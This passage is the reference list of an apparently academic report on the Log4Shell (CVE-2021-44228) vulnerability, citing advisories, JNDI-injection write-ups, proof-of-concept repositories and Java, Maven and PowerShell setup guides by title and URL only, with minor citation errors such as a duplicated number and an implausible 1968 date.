[104] Snyk-Labs, "SNYK-Labs/Awesome-log4shell: An awesome list of Log4Shell resources to help you stay informed and secure! 🔒," *GitHub*. [Online]. Available: https://github.com/snyk-labs/awesome-log4shell. [Accessed: 14-May-2022].

[105] Mbechler, "Mbechler/MARSHALSEC," *GitHub*. [Online]. Available: https://github.com/mbechler/marshalsec. [Accessed: 14-May-2022].

[106] xiajun325, "Xiajun325/Apache-LOG4J-RCE-Poc," *GitHub*. [Online]. Available: https://github.com/xiajun325/apache-log4j-rce-poc. [Accessed: 14-May-2022].

[107] M. Hill, "The Apache Log4j vulnerabilities: A timeline," *CSO Online*, 07-Jan-2022. [Online]. Available: https://www.csoonline.com/article/3645431/the-apache-log4j-vulnerabilities-a-timeline.html. [Accessed: 19-Apr-2022].

[108] "Apache Log4j security vulnerabilities," Apache.org. [Online]. Available: https://logging.apache.org/log4j/2.x/security.html. [Accessed: 19-Apr-2022].

[109] D. Jones, "Log4j: What we know (and what's yet to come)," Cybersecurity Dive, 17-Dec-2021. [Online]. Available: https://www.cybersecuritydive.com/news/log4j-what-is-known/611718/. [Accessed: 19-Apr-2022].

[110]" Spring Boot," Spring.io. [Online]. Available: https://spring.io/projects/spring-boot. [Accessed: 19-Apr-2022].

[111] "Netflix adopts Spring Boot as its core Java framework," Packt Hub, 19-Dec-2018. [Online]. Available: https://hub.packtpub.com/netflix-adopts-spring-boot-as-its-core-java-framework/. [Accessed: 19-Apr-2022].

[112] "Spring Initializr," www.javatpoint.com. [Online]. Available: https://www.javatpoint.com/spring-initializr. [Accessed: 19-Apr-2022].

[113] J. van Zyl Franz Allan Valencia See Brett Porter, "Maven – introduction to the POM," Apache.org, 04-Feb-2009. [Online]. Available: https://maven.apache.org/guides/introduction/introduction-to-the-pom.html. [Accessed: 19-Apr-2022].

[114] M. Stepankin, “Exploiting JNDI injections in Java,” *Veracode*, 03-Jan-2019. [Online]. Available: https://www.veracode.com/blog/research/exploiting-jndi-injections-java. [Accessed: 14-May-2022].

[115] “Directory services,” *CyberArk*. [Online]. Available: https://www.cyberark.com/what-is/directory-services/. [Accessed: 14-May-2022].

[116] J. Graham-Cumming, “Inside the LOG4J2 vulnerability (CVE-2021-44228),” *The Cloudflare Blog*, 04-Jan-2022. [Online]. Available: https://blog.cloudflare.com/inside-the-log4j2-vulnerability-cve-2021-44228/. [Accessed: 14-May-2022].

[117] “PSA: Log4Shell and the current state of Jndi Injection,” *â Random ramblings, exploits and projects.*, 10-Dec-2021. [Online]. Available: https://mbechler.github.io/2021/12/10/PSA_Log4Shell_JNDI_Injection/. [Accessed: 14-May-2022].

[118] “Huntress log4shell vulnerability tester,” *Huntress*. [Online]. Available: https://log4shell.huntress.com/. [Accessed: 14-May-2022].

[119] C. Conikee, “Log4Shell : JNDI injection via attackable Log4J,” *Medium*, 15-Dec-2021. [Online]. Available: https://blog.shiftleft.io/log4shell-jndi-injection-via-attackable-log4j-6bfea2b4896e. [Accessed: 14-May-2022].

[120] T. Hunter and G. D. Vynck, “The 'most serious' security breach ever is unfolding right now. here's what you need to know.,” *The Washington Post*, 21-Dec-2021. [Online]. Available: https://www.washingtonpost.com/technology/2021/12/20/log4j-hack-vulnerability-java/. [Accessed: 14-May-2022].

[121] “What is CVE and CVSS: Vulnerability scoring explained: Imperva,” *Learning Center*, 05-Jul-2020. [Online]. Available: https://www.imperva.com/learn/application-security/cve-cvss-vulnerability/. [Accessed: 14-May-2022].

[122] et al.K. H. M. Eric Redmond, “POM reference,” *Maven*, 31-Dec-2019. [Online]. Available: https://maven.apache.org/pom.html#Properties. [Accessed: 14-May-2022].

[123] “MVC Framework - Introduction,” *Tutorialspoint*. [Online]. Available: https://www.tutorialspoint.com/mvc_framework/mvc_framework_introduction.htm. [Accessed: 14-May-2022].

[124] “LOG4J - logging levels,” *Tutorials Point*. [Online]. Available: https://www.tutorialspoint.com/log4j/log4j_logging_levels.htm. [Accessed: 14-May-2022].

[125] S. Menashe and S. Menashe, “Log4Shell zero-day vulnerability - CVE-2021-44228,” *JFrog*, 12-May-2022. [Online]. Available:

https://jfrog.com/blog/log4shell-0-day-vulnerability-all-you-need-to-know/. [Accessed: 14-May-2022].

[126] R. Goers, "Lookups," *LOG4J – log4j 2 lookups - apache log4j 2*. [Online]. Available: https://logging.apache.org/log4j/log4j-2.3/manual/lookups.html. [Accessed: 14-May-2022].

[127] R. Goers, "Configuration," *Log4j – configuring log4j 2*. [Online]. Available: https://logging.apache.org/log4j/2.x/manual/configuration.html#enableJndiJms. [Accessed: 14-May-2022].

[128] "Class JNDI context selector," *JndiContextSelector (apache log4j core 2.17.2 API)*. [Online]. Available: https://logging.apache.org/log4j/2.x/log4j-core/apidocs/org/apache/logging/log4j/core/selector/JndiContextSelector.html. [Accessed: 14-May-2022].

[128] M. Behler, "MVN clean install - A short guide to maven," *Learn more about Java, no matter your skill level, anytime and anywhere you want*, 17-Oct-2020. [Online]. Available: https://www.marcobehler.com/guides/mvn-clean-install-a-short-guide-to-maven. [Accessed: 14-May-2022].

[129] Sdwheeler, "About execution policies - PowerShell," *about Execution Policies - PowerShell | Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-7.2. [Accessed: 14-May-2022].

[130] J. Andress and R. Linn, "Manipulating windows with PowerShell," *Coding for Penetration Testers (Second Edition)*, 06-Jan-2017. [Online]. Available: https://www.sciencedirect.com/science/article/pii/B9780128054727000061. [Accessed: 14-May-2022].

[131] "PowerShell.exe console help," *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/previous-versions//dd315276(v=technet.10)?redirectedfrom=MSDN. [Accessed: 14-May-2022].

[132] "Sdndiagnostics," *PowerShell Gallery | modules/Common/public/Invoke-SdnGetNetView.ps1 1.2109.68.175206*. [Online]. Available: https://www.powershellgallery.com/packages/SdnDiagnostics/1.2109.68.175206/Content/modules%5CCommon%5Cpublic%5CInvoke-SdnGetNetView.ps1. [Accessed: 14-May-2022].

[133] "CVE-2021-44228 - LOG4J - Minecraft vulnerable! (and so much more)," *YouTube*. [Online]. Available: https://www.youtube.com/watch?v=7qoPDq41xhQ. [Accessed: 14-May-2022].

[134] Karim BuzdarKarim Buzdar holds a degree in telecommunication engineering and holds several sysadmin certifications including CCNA RS, "Karim Buzdar," *LinuxWays*, 28-Sep-2021. [Online]. Available: https://linuxways.net/centos/how-to-extract-files-to-a-particular-folder-in-linux/. [Accessed: 14-May-2022].

[135] “How to install java 8 on Kali Nethunter,” *Unix & Linux Stack Exchange*, 01-Nov-1968. [Online]. Available: https://unix.stackexchange.com/questions/636478/how-to-install-java-8-on-kali-nethunter. [Accessed: 14-May-2022].

[136] *Alternatives(8) - linux man page*. [Online]. Available: https://linux.die.net/man/8/alternatives. [Accessed: 14-May-2022